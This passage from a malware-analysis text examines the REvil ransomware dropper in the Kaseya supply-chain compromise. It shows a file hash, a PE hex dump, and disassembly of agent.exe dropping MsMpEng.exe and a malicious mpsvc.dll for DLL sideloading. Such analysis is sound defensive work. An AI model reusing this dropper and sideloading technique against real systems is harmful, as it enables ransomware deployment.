`%SystemDrive%\cert.exe` and then decodes the `agent.crt` file to `agent.exe`, which then drops another payload to avoid detection.

```
agent.exe
d55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e
```

- **Exploitation**

  In this phase, the ransomware is dropped along with its components and executed on the target systems.


  For example, in the Kaseya supply-chain compromise, after dropping the payload, it removes previously used binaries such as **`agent.crt`** and **`certutil.exe`**. The decoded **`agent.exe`** comprises internal components such as **`SOFTIS`** and **`MODLIS`**, as shown in the screenshot.



```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ .└...┘...ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00  ............è...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ♬ º♬.´.Í!¸ LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is.program.canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t.be.run.in.DOS.
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  A5 78 DA 86 E1 19 B4 D5 E1 19 B4 D5 E1 19 B4 D5  ¥xÚ▮á├´Õá├´Õá├´Õ
00000090  A7 48 55 D5 C8 19 B4 D5 A7 48 6B D5 FB 19 B4 D5  §HUÕÈ├´Õ§HkÕû├´Õ
000000A0  A7 48 54 D5 7C 19 B4 D5 54 87 54 D5 AB 18 B4 D5  §HTÕ|├´ÕT▮TÕ«↑´Õ
000000B0  E8 61 27 D5 E8 19 B4 D5 E1 19 B5 D5 8B 19 B4 D5  èa'Õè├´Õá├µÕ▮├´Õ
000000C0  EC 4B 55 D5 E0 19 B4 D5 EC 4B 68 D5 E0 19 B4 D5  ìKUÕà├´ÕìKhÕà├´Õ
000000D0  EC 4B 6A D5 E0 19 B4 D5 52 69 63 68 E1 19 B4 D5  ìKjÕà├´ÕRichá├´Õ
000000E0  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00  ........PE..L ┘.
000000F0  6A B7 DD 60 00 00 00 00 00 00 00 00 E0 00 02 21  j·Ý`........à.¬!
00000100  0B 01 0C 00 00 0E 07 00 00 68 05 00 00 00 00 00  ♂ ▮..♬•..h|.....
00000110  E6 FC 05 00 00 10 00 00 00 20 07 00 00 00 00 10  æü|..+....•....+
00000120  00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00  .+...¬..|.......
00000130  05 00 01 00 00 00 00 00 00 A0 0C 00 00 04 00 00  |........▮..┘..
00000140  A6 5B 0C 00 03 00 40 00 00 00 10 00 00 10 00 00  ¦[▮.└.@...+..+..
00000150  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00  ..+..+......+...
00000160  90 BF 09 00 85 00 00 00 18 C0 09 00 50 00 00 00   ¿..▮...↑À..P...
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 3E 0C 00 88 15 00 00 00 30 0C 00 00 61 00 00  .>▮.▮┴...0▮..a..
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001B0  50 B9 09 00 40 00 00 00 00 00 00 00 00 00 00 00  P¹..@...........
000001C0  00 20 07 00 68 01 00 00 00 00 00 00 00 00 00 00  ..•.h...........
000001D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001E0  2E 74 65 78 74 00 00 00 42 0D 07 00 00 10 00 00  .text...B.•..+..
000001F0  00 0E 07 00 00 04 00 00 00 00 00 00 00 00 00 00  .♬•..┘..........
00000200  00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00  .......`.rdata..
00000210  64 A8 02 00 00 20 07 00 00 AA 02 00 00 12 07 00  d¨¬...•..ª¬..↨•.
00000220  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40  ............@..@
00000230  2E 64 61 74 61 00 00 00 00 5C 02 00 00 D0 09 00  .data....\¬..Ð..
00000240  00 20 02 00 00 BC 09 00 00 00 00 00 00 00 00 00  ..¬..¼..........
00000250  00 00 00 00 40 00 00 C0 2E 72 65 6C 6F 63 00 00  ....@..À.reloc..
00000260  00 61 00 00 00 30 0C 00 00 62 00 00 00 DC 0B 00  .a...0▮..b...Ü♂.
00000270  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42  ............@..B
00000280  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000290  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000300  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000330  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000340  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000350  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000380  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000390  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000003A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000003B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 7.126: agent.exe resources


  These two components are dumped into the Windows folder in the form of **`MsMpEng.exe`** and **`mpsvc.dll`**. While the first resource can be a simple defender binary, the second (**`mpsvc.dll`***)* is an REvil encryptor binary that leads to a DLL sideloading attack.



```
.text:013E10FC 68 04 1C 3F 01         push    offset Type                 ; "SOFTIS"
.text:013E1101 6A 65                  push    65h                         ; lpName
.text:013E1103 6A 00                  push    0                           ; hModule
.text:013E1105 FF D6                  call    esi ; FindResourceW
.text:013E1107 85 C0                  test    eax, eax
.text:013E1109 0F 84 98 00 00 00      jz      loc_13E11A7
.text:013E110F 50                     push    eax                         ; hResInfo
.text:013E1110 6A 00                  push    0                           ; hModule
.text:013E1112 FF 15 20 D0 3E 01      call    ds:LoadResource
.text:013E1118 85 C0                  test    eax, eax
.text:013E111A 0F 84 87 00 00 00      jz      loc_13E11A7
.text:013E1120 50                     push    eax                         ; hResData
.text:013E1121 FF 15 18 D0 3E 01      call    ds:LockResource
.text:013E1127 68 14 1C 3F 01         push    offset aModlis              ; "MODLIS"
.text:013E112C 6A 66                  push    66h                         ; lpName
.text:013E112E 6A 00                  push    0                           ; hModule
.text:013E1130 A3 A0 43 3F 01         mov     dword_13F43A0, eax
.text:013E1135 FF D6                  call    esi ; FindResourceW
.text:013E1137 85 C0                  test    eax, eax
.text:013E1139 74 6C                  jz      short loc_13E11A7
.text:013E113B 50                     push    eax                         ; hResInfo
.text:013E113C 33 F6                  xor     esi, esi
.text:013E113E 56                     push    esi                         ; hModule
.text:013E113F FF 15 20 D0 3E 01      call    ds:LoadResource
.text:013E1145 85 C0                  test    eax, eax
.text:013E1147 74 5E                  jz      short loc_13E11A7
.text:013E1149 50                     push    eax                         ; hResData
.text:013E114A FF 15 18 D0 3E 01      call    ds:LockResource
.text:013E1150 68 24 1C 3F 01         push    offset aMpsvcDll            ; "mpsvc.dll"
.text:013E1155 BA 88 55 0C 00         mov     edx, 0C5588h
.text:013E115A A3 A4 43 3F 01         mov     dword_13F43A4, eax
.text:013E115F 8B C8                  mov     ecx, eax
.text:013E1161 E8 9A FE FF FF         call    Write_File_In_windows_folder
.text:013E1166 8B 0D A0 43 3F 01      mov     ecx, dword_13F43A0
.text:013E116C BA D0 56 00 00         mov     edx, 56D0h
.text:013E1171 C7 04 24 38 1C 3F 01   mov     [esp+8+lpProcessInformation], offset aMsmpengExe ; "MsMpEng.exe"
.text:013E1178 E8 83 FE FF FF         call    Write_File_In_windows_folder
.text:013E117D C7 04 24 EC 43 3F 01   mov     [esp+8+lpProcessInformation], offset ProcessInformation ; lpProcessInformation
.text:013E1184 68 A8 43 3F 01         push    offset StartupInfo          ; lpStartupInfo
.text:013E1189 56                     push    esi                         ; lpCurrentDirectory
.text:013E118A 56                     push    esi                         ; lpEnvironment
.text:013E118B 68 30 02 00 00         push    230h                        ; dwCreationFlags
.text:013E1190 56                     push    esi                         ; bInheritHandles
.text:013E1191 56                     push    esi                         ; lpThreadAttributes
.text:013E1192 56                     push    esi                         ; lpProcessAttributes
.text:013E1193 FF 75 10               push    [ebp+lpCommandLine]         ; lpCommandLine
.text:013E1196 C7 05 A8 43 3F 01 44 00+mov    StartupInfo.cb, 44h
.text:013E11A0 50                     push    eax                         ; lpApplicationName
.text:013E11A1 FF 15 28 D0 3E 01      call    ds:CreateProcessW
```

Figure 7.127: Binaries dropped by agent.exe

